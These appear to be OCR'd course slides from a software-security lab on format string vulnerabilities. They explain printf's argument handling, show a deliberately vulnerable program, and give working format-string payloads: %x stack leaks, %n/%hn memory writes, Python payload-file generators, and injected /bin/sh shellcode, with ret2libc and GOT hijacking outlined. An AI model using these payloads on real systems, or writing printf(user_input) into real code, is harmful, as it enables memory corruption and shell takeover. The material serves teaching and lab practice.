软件安全实验

Outline

- 格式化字符串漏洞及利用
  - ✓ 格式化字符串漏洞
  - ✓ 格式化字符串攻击
    - Shellcode注入
    - Ret2libc
    - GOT表劫持

Format String

`printf()` - To print out a string according to a format.

```
int printf(const char *format, …);
```

The argument list of `printf()` consists of :

- One concrete argument format
- Zero or more optional arguments


Hence, compilers don’t complain if less arguments are passed to `printf()` during invocation.

Access Optional Arguments

```
#include <stdio.h>
#include <stdarg.h>

int myprint(int Narg, ... )
{
  int i;
  va_list ap;                                   ①

  va_start(ap, Narg);                           ②
  for(i=0; i<Narg; i++) {
    printf("%d  ", va_arg(ap, int));            ③
    printf("%f\n", va_arg(ap, double));         ④
  }
  va_end(ap);                                   ⑤
}

int main() {
  myprint(1, 2, 3.5);                           ⑥
  myprint(2, 2, 3.5, 3, 4.5);                   ⑦
  return 1;
}
```

- ✓ myprint() 函数展示了 printf() 函数的实际工作原理
- ✓ va_list 指针（ line 1 ）保存了关于可选参数的信息
- ✓ va_start() 宏（ line 2 ）根据第二个参数 *Narg*（可选参数开始前的最后一个参数）计算了 va_list 的初始位置

Access Optional Arguments




- ✓ va_start() 宏获取了 Narg 的起始地址，根据数据类型找到其大小，并设置了 va_list 指针的值
- ✓ va_list 指针使用 va_arg() 宏进行递增
- ✓ va_arg(ap, int)：将 ap 指针（va_list）向上移动 4 字节
- ✓ 当所有可选参数都被访问完毕后，调用 va_end().

How `printf()` Access Optional Arguments

```
#include <stdio.h>

int main()
{
   int id=100, age=25; char *name = "Bob Smith";
   printf("ID: %d, Name: %s, Age: %d\n", id, name, age);
}
```

- ✓ 这里，`printf()` 函数有三个可选参数。以“%”开头的元素被称为格式说明符。
- ✓ `printf()` 扫描格式字符串并打印出每个字符，直到遇到“%”为止。
- ✓ `printf()` 调用 **va_arg()**，它返回由 **va_list** 指向的可选参数，并将其推进到下一个参数


How `printf()` Access Optional Arguments



- ✓ 当调用 printf() 时，参数以相反的顺序推送到栈中.
- ✓ 当它扫描并打印格式字符串时，printf() 用第一个可选参数的值替换 %d，并将该值打印出来
- ✓ 然后，va_list 移动到第二个位置

Missing Optional Arguments

```
#include <stdio.h>

int main()
{
    int id=100, age=25; char *name = "Bob Smith";

    printf("ID: %d, Name: %s, Age: %d\n", id, name);
}
```



- ✓ va_arg() 宏无法判断是否已经达到了可选参数列表的末尾
- ✓ 它会继续从栈中获取数据并推进 va_list 指针

Format String Vulnerability

```
printf(user_input);
```

```
sprintf(format, "%s %s", user_input, ": %d");
printf(format, program_data);
```

```
sprintf(format, "%s %s", getenv("PWD"), ": %d");
printf(format, program_data);
```

在这三个示例中，用户的输入（user_input）成为了格式字符串的一部分.


如果 **user_input** 包含格式说明符（ format specifiers ），会发生什么呢?

Vulnerable Code

```
#include <stdio.h>

void fmtstr()
{
    char input[100];
    int var = 0x11223344;

    /* print out information for experiment purpose */
    printf("Target address: %x\n", (unsigned) &var);
    printf("Data at target address: 0x%x\n", var);

    printf("Please enter a string: ");
    fgets(input, sizeof(input)-1, stdin);

    printf(input); // The vulnerable place    ①

    printf("Data at target address: 0x%x\n",var);
}

void main() { fmtstr(); }
```

Vulnerable Program’s Stack

在 `printf()` 函数内部，可选参数的起始位置（va_list 指针）位于格式字符串参数的正上方位置



Outline

- 格式化字符串漏洞及利用
  - ✓ 格式化字符串漏洞
  - ✓ 格式化字符串攻击
    - ▫ Shellcode注入
    - ▫ Ret2libc
    - ▫ ASLR地址泄露

What Can We Achieve?

Attack 1 : Crash program

Attack 2 : Print out data on the stack

Attack 3 : Change the program’s data in the memory

Attack 4 : Change the program’s data to specific value

Attack 5 : Inject Shell Code

Attack 6 : ret2libc

Attack 7 : GOT hijacking with ASLR enabled

Attack 1 : Crash Program

```
$ ./vul
......
Please enter a string: %s%s%s%s%s%s%s%s
Segmentation fault (core dumped)
```

- ✓ 使用输入: `%s%s%s%s%s%s%s%s`
- ✓ `printf()`解析格式字符串
- ✓ 对于每个 %s，它从 va_list 指向的位置获取一个值，并将 va_list 推进到下一个位置
- ✓ 由于我们给出了 %s，printf() 将该值视为地址，并从该地址获取数据。如果该值不是有效的地址，程序将崩溃

Attack 2 : Print Out Data on the Stack

```
$ ./vul
.......
Please enter a string: %x.%x.%x.%x.%x.%x.%x.%x
63.b7fc5ac0.b7eb8309.bffff33f.11223344.252e7825.78252e78.2e78252e
```

- ✓ 假设栈上的一个变量包含一个secret （常量），我们需要将其打印出来
- ✓ 使用用户输入: %x%x%x%x%x%x%x%x
- ✓ printf() printf() 打印出 va_list 指针指向的整数值，并将其推进 4 字节.
- ✓ %x 的数量由 va_list 指针的起始点与变量之间的距离决定

Attack 3 : Change Program’s Data in the Memory

Goal: 将变量 `var` 的值从 0x11223344 更改为其它值.

- ✓ **`%n`**: 将到目前为止已打印出的字符数写入内存
- ✓ `printf("hello%n",&i)` ⇒当 printf() 到达 %n 时，它已经打印了 5 个字符，所以它将 5 存储到提供的内存地址中
- ✓ `%n` 将 `va_list` 指针指向的值视为内存地址
- ✓ 因此，如果我们想要将一个值写入某一内存位置，我们需要在栈上放有它的地址

Attack 3 : Change Program’s Data in the Memory


Assuming the address of `var` is `0xbffff304` (can be obtained using gdb)

```
$ echo $(printf "\x04\xf3\xff\xbf").%x.%x.%x.%x.%x.%n > input
```

- ✓ The address of `var` is given in the beginning of the input (file) so that it is stored on the stack.
- ✓ $(command): Command substitution. Allows the output of the command to replace the command itself.
- ✓ “`\x04`” : Indicates that “`04`” is an actual number and not as two ascii characters.

Attack 3：Change Program’s Data in the Memory

- ✓ 变量 `var` 的地址（`0xbffff304`）位于栈上
- ✓ **Goal：**将 va_list 指针移动到该位置，然后使用 `%n` 存储某个值.
- ✓ `%x` 用于推进 va_list 指针.
- ✓ 需要多少个 `%x`?



Attack 3 : Change Program’s Data in the Memory

```
$ echo $(printf "\x04\xf3\xff\xbf").%x.%x.%x.%x.%x.%n > input
$ vul < input
Target address: bffff304
Data at target address: 0x11223344
Please enter a string: ****.63.b7fc5ac0.b7eb8309.bffff33f.11223344.
Data at target address: 0x2c      ← The value is modified!
```

- ✓ 通过试错的方式，我们检查需要多少个 `%x` 才能打印出 `0xbffff304`
- ✓ 在这里，我们需要 6 个 `%x` 格式说明符，表示 5 个 `%x` 和 1 个 `%n`.
- ✓ 在攻击之后，目标地址中的数据被修改为 0x2c（十进制中的 44）
- ✓ 因为在 `%n` 之前已经打印出了 44 个字符.

Attack 3 : Change Program’s Data in the Memory

```
#!/usr/bin/env python3
import sys

N = 30
payload = bytearray(0x90 for i in range(N))

addr = 0xbfffec94
payload[0:4] = (addr).to_bytes(4, byteorder='little')
s = ".%x" * 5 + ".%n"

fmt = (s).encode('latin-1')
payload[4:4+len(fmt)] = fmt

f = open("badfile", "wb")
f.write(payload)
f.close()
```

Attack 4 : Change Program's Data to a Specific Value

Goal: 将var 的值从 0x11223344 改为 0x9896a9

```
$ echo $(printf
    "\x04\xf3\xff\xbf")_%.8x_%.8x_%.8x_%.8x_%.10000000x%n > input
$ uvl < input
Target address: bffff304
Data at target address: 0x11223344
Please enter a string:
    ****_00000063_b7fc5ac0_b7eb8309_bffff33f_000000
```

printf() 在 %.10000000x 之前已经打印出了41个字符, 因此 10000000+41 = 10000041 (0x9896a9) 将被存储在 0xbffff304 处.

Attack 4 : A Faster Approach

%n : 将参数视为4字节整数


%hn : 将参数视为2字节短整数。只覆盖参数的 the least significant的2个字节

%hhn : 将参数视为1字节短整数。只覆盖参数的 the least significant的1个字节

```
#include <stdio.h>
void main()
{
  int a, b, c;
  a = b = c = 0x11223344;

  printf("12345%n\n", &a);
  printf("The value of a: 0x%x\n", a);
  printf("12345%hn\n", &b);
  printf("The value of b: 0x%x\n", b);
  printf("12345%hhn\n", &c);
  printf("The value of c: 0x%x\n", c);
}
```

```
Execution result:
seed@ubuntu:$ a.out
12345
The value of a: 0x5
12345
The value of b: 0x11220005
12345
The value of c: 0x11223305
```

Attack 4：A Faster Approach



Goal: 将变量 `var` 的值更改为 to `0x66887799`


- ✓ 使用`%hn` 以每次两个字节的方式修改变量 `var`
- ✓ 将 `var` 的内存分为两部分，每部分两个字节
- ✓ 大多数计算机使用小端（Little-Endian）架构
  - The 2 least significant bytes (`0x7799`) are stored at address `0xbffff304`
  - The 2 significant bytes (`0x6688`) are stored at `0xbffff306`
- ✓ 如果第一个 `%hn` 获得值 `x`，并且在下一个 `%hn` 之前打印了 `t` 个更多的字符，则第二个 `%hn` 将获得值 `x+t`

Attack 4 : A Faster Approach


- ✓ 用0x6688覆盖地址`0xbffff306`处的字节。
- ✓ 打印更多的字符，这样当我们到达`0xbffff304`时，字符数将增加到0x7799。

```
$ echo $(printf "\x06\xf3\xff\xbf@@@@\x04\xf3\xff\xbf")
       _%.8x_%.8x_%.8x_%.8x_%.26199x%hn_%.4368x%hn > input
$ vul < input
Target address: bffff304
Data at target address: 0x11223344
Please enter a string:
    ****@@@@****_00000063_b7fc5ac0_b7eb8309_bffff33f_00000
0000 (many 0's omitted) 000040404040
Data at target address: 0x66887799
```

Figure 1: Four stage overwrite of an address



Attack 4 : Faster Approach



- Address A : first part of address of var (4 chars)
- Address B : second part of address of var (4 chars)
- 4 %.8x : To move va_list to reach Address 1 (Trial and error, 4x8=32)
- @@@@ : 4 chars
- 5 个 _ : 5 chars
- Total : 12+5+32 = 49 chars

Attack 4 : Faster Approach

- ✓ 打印0x6688（26248），我们需要26199个字符作为%x的精度字段，即26248 - 49 = 26199
- ✓ 如果我们在第一个地址后使用%hn，va_list将指向第二个地址，并且相同的值将被存储
- ✓ 因此，我们在两个地址之间插入@@@@，这样我们可以插入一个更多的%x，并将打印字符数增加到0x7799
- ✓ 在第一个%hn之后，va_list指针指向@@@@，指针将前进到第二个地址。精度字段设置为4368 = 30617 - 26248 - 1，以便当我们到达第二个%hn时打印0x7799（30617）。

```python
#!/usr/bin/env python3
import sys

N = 50
payload = bytearray(0x90 for i in range(N))

addr1 = 0xbfffec06
addr2 = 0xbfffec04
payload[0:4] = (addr1).to_bytes(4, byteorder='little')
payload[4:8] = ("@@@@").encode('latin-1')
payload[8:12] = (addr2).to_bytes(4, byteorder='little')

#s = ".%.8x"*5
s = "%.8x"*4 + "%.26204x" + "%hn" + "%.4369x" + "%hn"
fmt = (s).encode('latin-1')
payload[12:12+len(fmt)] = fmt

f = open("badfile1", "wb")
f.write(payload)
f.close()
```

Attack 5 : Inject Shell Code

Goal : 修改受攻击代码的返回地址，使其指向恶意代码（例如，用于执行 /bin/sh 的 shellcode）

Challenges :

- ✓ 将恶意代码注入堆栈
- ✓ 寻找注入代码的起始地址（A）
- ✓ 找到受攻击代码的返回地址（B）
- ✓ 将值 A 写入地址 B

Attack 5 : Inject Shell Code

- ✓ Using gdb to get the return address and start address of the malicious code.
- ✓ Assume that the return address is **`0xbffff38c`**
- ✓ Assume that the start address of the malicious code is **`0xbfff358`**

Goal : Write the value **`0xbffff358`** to address **`0xbffff38c`**


Steps :

- ✓ Break **`0xbffff38c`** into two contiguous 2-byte memory locations : `0xbffff38c` and `0xbffff38e`.
- ✓ Store **`0xbfff`** into **`0xbffff38e`** and **`0xf358`** into **`0xbffff38c`**

Attack 5 : Inject Shell Code

```
$ echo $(printf "\x8e\xf3\xff\xbf@@@@\x8c\xf3\xff\xbf")
    _%.8x_%.8x_%.8x_%.8x_%.49102x%hn_%.13144x%hn
    $(printf "\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90
    \x31\xc0\x50\x68//sh\x68/bin\x89\xe3\x50\x53\x89\xe1\x99\xb0\x0b
    \xcd\x80") > input
```

- ✓ Number of characters printed before first `%hn` = 12 + (4x8) + 5 + 49102 = 49151 (`0xbfff`).
- ✓ After first `%hn`, 13144 + 1 =13145 are printed
- ✓ 49151 + 13145 = 62296 (`0xbffff358`) is printed on `0xbffff38c`



```python
shellcode = (
  "\x31\xc0\x31\xdb\xb0\xd5\xcd\x80"
  "\x31\xc0\x50\x68//sh\x68/bin\x89\xe3\x50"
  "\x53\x89\xe1\x99\xb0\x0b\xcd\x80\x00"
).encode('latin-1')

N = 200
payload = bytearray(0x90 for i in range(N))

start = N - len(shellcode)
payload[start:] = shellcode

addr1 = 0xbfffec7e
addr2 = 0xbfffec7c
payload[0:4] = (addr1).to_bytes(4, byteorder='little')
payload[4:8] = ("@@@@").encode('latin-1')
payload[8:12] = (addr2).to_bytes(4, byteorder='little')

#s = ".%.8x"*30
small = 0xbfff - 12          #0xbfffed24   address of shell code
large = 0xed24 - 0xbfff
s = "%." + str(small) + "x" + "%17$hn" + \
    "%." + str(large) + "x" + "%19$hn"
fmt = (s).encode('latin-1')
payload[12:12+len(fmt)] = fmt

f = open("badfile2", "wb")
f.write(payload)
f.close()
```

Attack 6 : ret2libc

Goal : 修改受攻击代码的返回地址，使其指向system，并设置参数为“/bin/sh”

Challenges :

- ✓ 找到system函数地址（A）
- ✓ 找到“/bin/sh”地址（B）
- ✓ 找到受攻击代码的返回地址（C）
- ✓ 将值 A 写入地址 C
- ✓ 将值 B写入栈上参数位置

Attack 7 : GOT hijacking

Goal : 修改GOT表上某个函数，使其指向win函数（在程序中）

Challenges :

- ✓ 找到GOT表某个地址（A）
- ✓ 找到win函数地址（B）
- ✓ 将值 B 写入地址A
- ✓ 在开启ASLR的情况下

Attack 7 : GOT hijacking

Goal : 修改GOT表上某个函数，使其指向win函数（在程序中）

Challenges :

- ✓ 找到GOT表某个地址（A）
- ✓ 找到win函数地址（B）
- ✓ 将值 B 写入地址A
- ✓ 分别开启和关闭ASLR的情况下

总结

- ✓ Non-executable Stack/Heap: return-to-libc
- ✓ StackGuard : 只有目标内存被修改
- ✓ ASLR：未被随机化的代码